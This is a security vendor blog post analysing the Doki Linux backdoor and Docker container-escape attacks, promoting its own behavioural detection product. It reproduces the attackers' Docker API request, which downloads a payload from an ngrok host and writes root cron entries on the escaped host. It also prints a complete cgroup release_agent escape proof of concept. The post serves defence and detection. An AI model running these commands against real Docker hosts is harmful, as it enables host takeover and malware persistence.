Defeating “Doki” Malware and Container Escapes with Advanced Linux Behavioral Detection

August 26, 2020
by Ran Ben Chetrit

Recently, Intezer cybersecurity researchers uncovered an attack utilizing a new Linux malware targeting publicly accessible Docker servers. The new malware, dubbed “Doki”, is part of an active Ngrok Mining Botnet campaign, primarily targeting exposed Docker servers hosted with popular cloud platforms such as AWS, Azure, and GCP among others. This sophisticated attack exploits misconfigurations in Docker features, which are both common and can be difficult to avoid, and drops the Doki backdoor as one of its payloads.

The initial report noted that “Doki” went unrecognized as malware on VirusTotal for over seven months and claimed it was a “fully undetected backdoor”. Combined with the initial infection’s container escape technique, this has led to fears that enterprises making use of Docker servers are left with little hope of detecting this new kind of attack in the wild, and pressure has naturally mounted on SecOps and DevOps teams to ensure all Docker instances are properly configured in a ‘best effort’ attempt to secure container and cloud workloads. However, while ensuring proper configuration is certainly a fundamental part of an effective security posture, it is also difficult and time consuming; more importantly, it is also not enough to stop attackers that have exploited existing misconfigurations or who go on to discover further container vulnerabilities.

In this post, we show how the container escape and Doki malware attack proceeds, step by step, and demonstrate that neither are “fully undetectable”. We show that this and similar threats can be detected and mitigated against by means of SentinelOne’s Container Escape Protection, part of the SentinelOne Linux and Kubernetes Sentinel Agents.

Defeating "Doki" Malware and Container Escapes with Advanced Linux Behavioral Detection

By Ran Ben Chetrit

Container Escape and Privilege Escalation

The main prize for the attackers is to achieve remote code execution on the host, and to this end they leverage the Docker API Create to set up their own containers. As previously reported, by using a legitimate Docker alpine image with `curl` installed, the attackers are able to use a bind configuration, which internally calls mount syscall, to bind `/tmpXXXXXX` to the root directory of the hosting server.


Having managed to execute code in the container and get access to the host, the attackers have the option of implementing different persistence methods to overcome the challenge of the average short lifespan of any individual container. In this attack, the initial payload gains persistence in the early stages right after the bind mount configuration by mapping `cron` to the malicious container.

```
Calling POST /v1.16/containers/create
{\"Cmd\":
    [   \"-c\",
        \"curl --retry 3 -m 60 -o /tmpe904c3/tmp/tmpfileb64ea3ba48a6a0abd0fe9d22511b77c6d
            \\\"http://04a4baaee996.ngrok.io/f/serve?l=d\\u0026r=b64ea3ba48a6a0abd0fe9d22511b77c6\\\";
        echo \\\"* * * * * root sh /tmp/tmpfileb64ea3ba48a6a0abd0fe9d22511b77c6d\\\" \\u003e/tmpe904c3/etc/crontab;
        echo \\\"* * * * * root sh /tmp/tmpfileb64ea3ba48a6a0abd0fe9d22511b77c6d\\\" \\u003e/tmpe904c3/etc/cron.d/1m;
        chroot /tmpe904c3 sh -c \\\"cron || crond\\\"\"
    ]

    ,\"Entrypoint\":\"/bin/sh\",\"HostConfig\":{\"Binds\":[\"/:/tmpe904c3\"]},
    \"Image\":\"sha256:5301ebcf503e9c6d3a35ce0de6d0bc3d796560c2e05b1e095e5a6ab2afc2bdf0\"
}
```

Detecting the Container Escape with SentinelOne

As Gartner have previously pointed out, enterprises that try to use standard EPP solutions to protect server workloads are putting their business at risk. The only way to detect behaviors that involve correlation between container operations on a host's file system is through an advanced AI technology that has visibility and understanding of the whole system – both host and containers – at once.

The SentinelOne agent is able to stop this attack precisely because it is constantly monitoring all activities and the malicious `cron` modifications are immediately detected, as shown below in the console's threat page. Note how the threat indicators map the activity to MITRE ATT&CK TTPs for the analyst's convenience:



Threat Status: NOT MITIGATED
AI Confidence Level: SUSPICIOUS
Analyst Verdict: Undefined
Incident Status: Unresolved
No actions taken yet
Identified Time Aug 19, 2020 12:51:34
Reporting Time Aug 19, 2020 12:51:34

First seen Aug 19, 2020 12:51:34
Last seen Aug 19, 2020 12:53:11
2 times on 1 endpoint
1 Account / 1 Site / 1 Group
Find this hash on Deep Visibility


THREAT FILE NAME docker-runc

PATH	/host/usr/bin/docker-runc	INITIATED BY	Agent Policy
COMMAND LINE ARGUMENTS	docker-runc init	ENGINE	DBT - Executables, Application Control
PROCESS USER	N/A	DETECTION TYPE	Dynamic
PUBLISHER NAME	N/A	CLASSIFICATION	Malware
SIGNER IDENTITY	N/A	FILE SIZE	N/A
SIGNATURE VERIFICATION	N/A	STORYLINE	c47bbcb6-221f-03c1-ae47-646ee2c6c...
ORIGINATING PROCESS	docker-runc	THREAT ID	961350367963412895

THREAT INDICATORS (2)

Malware
Host drive mounted (container escape).
MITRE : Privilege Escalation

Persistence
Suspicious Cron modification.
MITRE : Local Job Scheduling [T1168]



SHA1 d4e61dbda8b95b114246b5570e538b3f208d0bbd

Real-time data about the endpoint:


s1-agent-6q788
SentinelOne / Ran / Default Group

CONSOLE CONNECTIVITY	Online
SCAN STATUS	N/A
PENDING REBOOT	No
NUMBER OF NOT MITIGATED THREATS	0
NETWORK STATUS	Enabled


At detection time:

SCOPE	SentinelOne / Ran / Default Group
OS VERSION	Linux Alpine v3.11 4.14.146-119.123.amzn2.x86_64
AGENT VERSION	4.4.1.8
POLICY	Detect
LOGGED IN USER	unknown
UUID	3aa58997-a188-f16c-4b1e-0ec1a09eaacc
DOMAIN	unknown
IP V4 ADDRESS	10.100.11.149
IP V6 ADDRESS	N/A
CONSOLE VISIBLE IP ADDRESS	34.198.59.25
SUBSCRIPTION TIME	Aug 19, 2020 12:49:27

The console also offers a useful graphical overview of the process tree:



And full logs are readily available showing all events from the current threat within the same interface:




	Endpoint Name	Event Type	Object Type	Event Time	Attribute
☐	s1-agent-6q788	Process Creation	PROCESS	Aug 19, 2020 12:51:32	Target Process Name: docker-runc Target Process Command Line: docker-runc init Target Process Display name: docker-runc Target Process Unique ID: a167184d-d445-0f7e-e7…
☐	s1-agent-6q788	Process Creation	PROCESS	Aug 19, 2020 12:51:32	Target Process Name: echo Target Process Command Line: /bin/echo * * * * * root sh … Target Process Display name: echo Target Process Unique ID: 322ebbe2-0586-34c1-a0…
☐	s1-agent-6q788	File Modification	FILE	Aug 19, 2020 12:51:32	Target File Path: /host/etc/crontab Target File size: 0
☐	s1-agent-6q788	File Modification	FILE	Aug 19, 2020 12:51:32	Target File Path: /host/etc/cron.d/evil Target File size: 0
☐	s1-agent-6q788	Process Creation	PROCESS	Aug 19, 2020 12:51:32	Target Process Name: echo Target Process Command Line: /bin/echo * * * * * root sh … Target Process Display name: echo Target Process Unique ID: ab923bc9-e725-06a9-21…
☐	s1-agent-6q788	IP Connect	IP	Aug 19, 2020 12:51:32	Source IP: 10.100.11.213 Source Port: 55672 Destination IP: 3.17.117.250 Destination Port: 443 Network Event Direction: OUTGOING
☐	s1-agent-6q788	File Modification	FILE	Aug 19, 2020 12:51:32	Target File Path: /host/tmp/tmpfileb64ea3… Target File size: 0
☐	s1-agent-6q788	Behavioral Indicators	INDICATORS	Aug 19, 2020 12:51:34	Indicator Category: Malware Indicator Description: Host drive mounted (cont…
☐	s1-agent-6q788	Behavioral Indicators	INDICATORS	Aug 19, 2020 12:51:34	Indicator Category: Persistence Indicator Description: Suspicious Cron modifica…
☐	s1-agent-6q788	Behavioral Indicators	INDICATORS	Aug 19, 2020 12:51:34	Indicator Category: Persistence Indicator Description: Suspicious Cron modifica…

Detecting the “Undetectable” Doki Malware Payload

SentinelOne’s agent is fully able to detect the container escape, but what about the malware that went undiscovered on VirusTotal for so many months and which was said to be “undetectable”?

Certainly, the malware and the initial attack are different steps that attackers could easily use separately; the malware could be dropped from different attack vectors, and it’s equally likely now that Doki has been “discovered” we will see new malware that has yet to be found on VirusTotal or any other malware repository.

Fortunately, the SentinelOne agent does not rely on reputation or cloud connectivity, but analyses processes in real time locally on the device using our advanced machine learning model to detect and protect against abnormal behavior. The on-device agent monitors every process, file and network activity in both the host and containers together, allowing it to capture suspicious and malicious activity autonomously. As the following images show, Doki's behaviour is immediately recognized by the SentinelOne agent as malicious.



Threat Status: MITIGATED
AI Confidence Level: MALICIOUS
Analyst Verdict: True Positive
Incident Status: Resolved
Mitigation Actions taken: KILLED 3/3 QUARANTINED 1/1
Identified Time Aug 26, 2020 18:55:53
Reporting Time Aug 26, 2020 18:55:53

First seen Jul 30, 2020 19:34:41
Last seen Aug 26, 2020 19:15:39
21 times on 5 endpoints
2 Accounts / 3 Sites / 3 Groups

THREAT FILE NAME doki

PATH	/host/var/lib/docker/overlay2/a172637ca69f4cdbdfb867d66923fadceed...	INITIATED BY	Agent Policy
COMMAND LINE ARGUMENTS	./doki	ENGINE	SentinelOne Cloud, Application Control
PROCESS USER	N/A	DETECTION TYPE	Static
PUBLISHER NAME	N/A	CLASSIFICATION	Trojan
SIGNER IDENTITY	N/A	FILE SIZE	N/A
SIGNATURE VERIFICATION	N/A	STORYLINE	6bb385c2-6468-74b1-a74b-72170ce1...
ORIGINATING PROCESS	6	THREAT ID	966607169491406832
SHA1	28e8e43bfedc80242c1998594e0fa341a4000f52		


Real-time data about the endpoint:
s1-agent-7x8gv
SentinelOne / LinuxRules2 / Default Group

CONSOLE CONNECTIVITY	Online
SCAN STATUS	N/A
PENDING REBOOT	No
NUMBER OF NOT MITIGATED THREATS	0
NETWORK STATUS	Enabled

At detection time:

SCOPE	SentinelOne / LinuxRules2 / Default Group
OS VERSION	Linux Alpine v3.11 4.14.146-119.123.amzn2.x86_64
AGENT VERSION	4.4.1.4
POLICY	Detect
LOGGED IN USER	unknown
UUID	2ff0b2fc-9253-db8d-7183-ad565f63d9aa
DOMAIN	unknown
IP V4 ADDRESS	10.100.11.58
IP V6 ADDRESS	N/A
CONSOLE VISIBLE IP ADDRESS	34.198.59.25
SUBSCRIPTION TIME	Aug 26, 2020 18:42:46

SentinelOne . Aug 26, 2020 19:16:50
Mitigating "Doki" malware



Are There Other Container Escape Techniques?


The particular container escape used in this attack is not the only one available to threat actors. Last year, a security assessment of Kubernetes and Docker presented a different Proof of Concept for achieving a container escape. The PoC relied on another misconfiguration where the container has elevated privileges, either by the `--privileged` flag or the `apparmor=unconfined` flag. The escape can be triggered by an exploit using the Linux cgroups (control groups) mechanism and a 'release_agent' file.

Linux control groups are intended to allow multiple Docker containers to run in isolation while limiting and monitoring their use of resources. However, the 'release_agent' file contains a command that is executed by the kernel with full privileges on the host once the last task in a `cgroup` terminates. The PoC abuses this functionality by creating a 'release_agent' file with a malicious command, and then killing off all the tasks in the `cgroup`.

As the `cgroup` files are present both in the container and on the host, it is possible to modify them from either, which means an attacker can spawn a process inside the `cgroup` and gain code execution on the host.


```
# On the host
docker run --rm -it --cap-add=SYS_ADMIN --security-opt apparmor=unconfined ubuntu bash

# In the container
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x

echo 1 > /tmp/cgrp/x/notify_on_release
host_path=`sed -n 's/.*perdir=([^,]*).*/1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agent

echo '#!/bin/sh' > /cmd
echo "ps aux > $host_path/output" >> /cmd
chmod a+x /cmd

sh -c "echo $$ > /tmp/cgrp/x/cgroup.procs"
```

The SentinelOne agent’s Behavioral AI is able to detect this exploitation attempt, providing full visibility and the Storyline of the attack vector that led to this malicious activity.



Malware

Created CGroup release_agent (container escape).
MITRE : Privilege Escalation



Process Name	CMD
Sh	Sh -c echo $$ > /tmp/cgrp/x/cgroup.procs
Chmod	Chmod a+x /cmd
Sed	Sed -n s/.*\perdir=\([^,]*\).*/\1/p /etc/mtab
Mkdir	Mkdir /tmp/cgrp/x
Mount	Mount -t cgroup -o rdma cgroup /tmp/cgrp
Mkdir	Mkdir /tmp/cgrp

Conclusion

It is a good strategy for defenders to be familiar with and execute core workload protection strategies, but as the recent Doki and container escape malware attacks show, as soon as there is a weak link in the chain, the attacker will take advantage and such strategies will fail to protect the enterprise.

Modern attack methods in containerized environments in the cloud are gaining traction and becoming increasingly sophisticated. Given the rewards, threat actors are clearly willing to expend more effort to stay under the radar and to defeat “best practices”.

To fully protect your assets, move to a container protection solution, powered by unmatched behavioral AI models, that can autonomously detect and block malware across both hosts and containers. SentinelOne’s server and workload protection is infrastructure agnostic and can be deployed either in containers themselves, or in the machines that host them, in servers or in the cloud. If you would like to see how SentinelOne’s solution can work for you, contact us for more information or request a free demo.

Like this article? Follow us on LinkedIn, Twitter, YouTube or Facebook to see the content we post.

Read more about Cyber Security

- Top Ways to Shorten Cybersecurity Remediation Cycles
- Cyber War Elements In The Ukrainian Conflict | Hosted by the Alperovitch Institute for Cybersecurity Studies
- Enterprise Security Essentials | Top 15 Most Routinely Exploited Vulnerabilities 2022
- Staying Ahead of CVE-2022-30190 (Follina)
- OpenSSL 3 Critical Vulnerability | What Do Organizations Need To Do Now?

©2023 SentinelOne, All Rights Reserved.